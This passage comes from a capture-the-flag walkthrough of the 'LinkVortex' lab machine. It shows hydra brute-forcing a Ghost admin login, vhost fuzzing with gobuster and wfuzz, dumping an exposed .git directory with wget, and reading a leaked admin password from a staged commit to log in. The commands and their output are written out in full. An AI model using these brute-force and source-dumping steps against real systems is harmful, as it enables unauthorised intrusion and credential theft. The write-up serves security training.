hydra -l admin@linkvortex.htb -P <rockyou.txt> "http-post-form://linkvortex.htb/ghost/api/v3/admin/session:username=^USER^&password=^PASS^:Invalid username or password" -t 64 -I
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344412 login tries (l:1/p:14344412), ~224132 tries per task
[DATA] attacking http-post-form://linkvortex.htb:80/ghost/api/v3/admin/session:...

[80][http-post-form] host: linkvortex.htb   login: admin@linkvortex.htb   password: admin
[80][http-post-form] host: linkvortex.htb   login: admin@linkvortex.htb   password: 12345
[80][http-post-form] host: linkvortex.htb   login: admin@linkvortex.htb   password: 123456
[80][http-post-form] host: linkvortex.htb   login: admin@linkvortex.htb   password: 123456789
[80][http-post-form] host: linkvortex.htb   login: admin@linkvortex.htb   password: 1234567
[80][http-post-form] host: linkvortex.htb   login: admin@linkvortex.htb   password: password
[80][http-post-form] host: linkvortex.htb   login: admin@linkvortex.htb   password: abc123
[80][http-post-form] host: linkvortex.htb   login: admin@linkvortex.htb   password: princess
[80][http-post-form] host: linkvortex.htb   login: admin@linkvortex.htb   password: daniel
[80][http-post-form] host: linkvortex.htb   login: admin@linkvortex.htb   password: babygirl
That output is not a win, it is the signal that something is off. A good password is one, not ten in a row, and certainly not the first ten entries of rockyou.txt. What happens is that the panel rate-limits attempts: past the threshold it starts answering 429 Too Many Requests, and since that response no longer contains the Invalid username or password string hydra looks for to know it failed, the tool reads it as a hit. hydra does not check the status code, only the string we told it about.
Reloading the panel by hand confirms it beyond doubt:

Sign in to BitByBit Hardware.
Email address:  admin@linkvortex.htb
✕ Retry
Too many attempts try again in an hour
Route discarded, with a practical lesson attached: when configuring hydra against a modern panel, verify the first positive by hand before believing it.
CVE-2024-43409: the lead that went nowhere
With the version in hand it is time to look for known vulnerabilities. Snyk's database returns one for this Ghost branch.

Improper Access Control
Affects package ghost, versions >=4.46.0 <5.89.5
CVE-2024-43409 · CWE-284 · Severity 6.9 (MEDIUM)

How to fix? Upgrade ghost to version 5.89.5 or higher.

Affected versions of this package are vulnerable to improper access control through some endpoints
used for member actions. An attacker can perform member-exclusive actions and read member
information by exploiting the improper authentication mechanism.
It matches the version, but no usable PoC turned up, and the scope is limited anyway: it reads member information, not system files. We note it and move on. At this point one front remains unexplored: subdomains.
Vhost fuzzing: dev.linkvortex.htb shows up
If the server decides which site to return from the Host header, we can ask about made-up names and see which one exists (virtual host fuzzing). gobuster in vhost mode with the web-content wordlist, filtering the status codes of the default response:
gobuster vhost -u http://linkvortex.htb -w directory-list-2.3-medium.txt -t 200 --append-domain | grep -vE "(301|400)"
Starting gobuster in VHOST enumeration mode

Found: dev.linkvortex.htb Status: 200 [Size: 2538]
Found: Dev.linkvortex.htb Status: 200 [Size: 2538]
Found: DEV.linkvortex.htb Status: 200 [Size: 2538]
Progress: 220560 / 220561 (100.00%)
Finished
The same result with wfuzz, another common tool for the job, which serves as a cross-check. Here the filter is by status code (--hc=301,400):
wfuzz -u http://linkvortex.htb -H "Host: FUZZ.linkvortex.htb" -w directory-list-2.3-medium.txt --hc=301,400 -t 200
Target: http://linkvortex.htb/
Total requests: 220560

ID          Response   Lines    Word     Chars    Payload
000000835:  200        115 L    255 W    2538 Ch  "dev"
000057774:  200        115 L    255 W    2538 Ch  "Dev"
000133933:  200        115 L    255 W    2538 Ch  "DEV"
The three variants (dev, Dev, DEV) return exactly 2538 characters because domain names are case-insensitive: they are the same response counted three times, not three vhosts. The finding is one: dev.linkvortex.htb. Into /etc/hosts, on the same line:
sudo nano /etc/hosts
10.10.11.47 linkvortex.htb dev.linkvortex.htbAccess to the Ghost panel
The development subdomain
What dev.linkvortex.htb serves is a "coming soon" page with no functionality at all. Its source has nothing either. That does not make it irrelevant: a development environment tends to carry configuration and files production no longer has, precisely because nobody reviews it with the same care.

LAUNCHING SOON
Our website is under construction. We'll be here soon with our new and exciting site.
Exposed /.git
Enumerating routes on the subdomain gives what the page did not: a /.git directory reachable over HTTP.
dirsearch -u http://dev.linkvortex.htb/ --exclude-status=404,403,302
Target: http://dev.linkvortex.htb/

[18:25:52] Starting:
[18:25:56] 301 -  239B  - /.git  ->  http://dev.linkvortex.htb/.git/
[18:25:56] 200 -  557B  - /.git/
[18:25:56] 200 -  201B  - /.git/config
[18:25:56] 200 -   73B  - /.git/description
[18:25:56] 200 -   41B  - /.git/HEAD
[18:25:56] 200 -  620B  - /.git/hooks/
[18:25:56] 200 -  402B  - /.git/info/
[18:25:56] 200 -  240B  - /.git/info/exclude
[18:25:56] 200 -  401B  - /.git/logs/
[18:25:56] 200 -  175B  - /.git/logs/HEAD
[18:25:56] 200 -  418B  - /.git/objects/
[18:25:56] 200 -  147B  - /.git/packed-refs
[18:25:56] 200 -  393B  - /.git/refs/
[18:25:56] 200 -  691KB - /.git/index
Task Completed
It is not just that the directory exists: the internal files answer 200 (HEAD, config, packed-refs) along with the objects/ and logs/ listings. That is enough to rebuild the whole repository. A Git repository served over the web is a complete source-code leak: not only the current files but the entire history, with whatever the developer wrote, deleted and believed forgotten.
Dumping the repository
wget in recursive mode downloads the whole tree by following the directory listing Apache generates.
wget -r http://dev.linkvortex.htb/.git/
--2024-12-29 19:04:44--  http://dev.linkvortex.htb/.git/
Resolving dev.linkvortex.htb (dev.linkvortex.htb) ... 10.10.11.47
Connecting to dev.linkvortex.htb (dev.linkvortex.htb)|10.10.11.47|:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2796 (2.7K) [text/html]
Saving to: 'dev.linkvortex.htb/.git/index.html'
2024-12-29 19:04:44 (253 MB/s) - 'dev.linkvortex.htb/.git/index.html' saved [2796/2796]

Loading robots.txt; please ignore errors.
--2024-12-29 19:04:44--  http://dev.linkvortex.htb/robots.txt
HTTP request sent, awaiting response ... 404 Not Found
2024-12-29 19:04:44 ERROR 404: Not Found.
The robots.txt 404 is not a problem: wget always requests it before crawling, and it says itself the error can be ignored.
A password in a commit
With the repository local, git diff --staged shows the changes staged but not yet committed. That is where the prize is.
cd dev.linkvortex.htb/.git
git diff --staged
diff --git a/Dockerfile.ghost b/Dockerfile.ghost
+FROM ghost:5.58.0
+
+# Copy the config
+COPY config.production.json /var/lib/ghost/config.production.json
+
+# Prevent installing packages
+RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get /usr/bin/apt ...
+
+# Wait for the db to be ready first
+COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
+COPY entry.sh /entry.sh
+ENTRYPOINT ["/entry.sh"]
+CMD ["node", "current/index.js"]

diff --git a/ghost/core/test/regression/api/admin/authentication.test.js b/...
@@ -53,7 +53,7 @@ describe('Authentication API', function () {
         it('complete setup', async function () {
             const email = 'test@example.com';
-            const password = 'thisissupersafe';
+            const password = 'OctopiFociPilfer45';
Two findings in the same diff. Dockerfile.ghost confirms the exact version (FROM ghost:5.58.0) and reveals the CMS runs inside a container, with the config copied to /var/lib/ghost/config.production.json. And the authentication test file swaps one sample password for another: OctopiFociPilfer45. It is the classic "I put the real password in a test so it passes", and the classic that ends up published.
Signing in by swapping the email domain
The email accompanying that password in the test is test@example.com. Tried as-is on the panel, Ghost is explicit:

Email address:  test@example.com
✕ Retry
There is no user with that email address.
That message is a leak in itself, because it distinguishes "the user does not exist" from "the password is wrong", which lets you enumerate accounts. Here it serves as an oracle: the email is wrong, not the password. And a Ghost admin address usually follows the site's own domain, so we try admin@linkvortex.htb with the same password.
admin@linkvortex.htb : OctopiFociPilfer45
In. The admin panel loads with the blog's posts and the full sidebar.
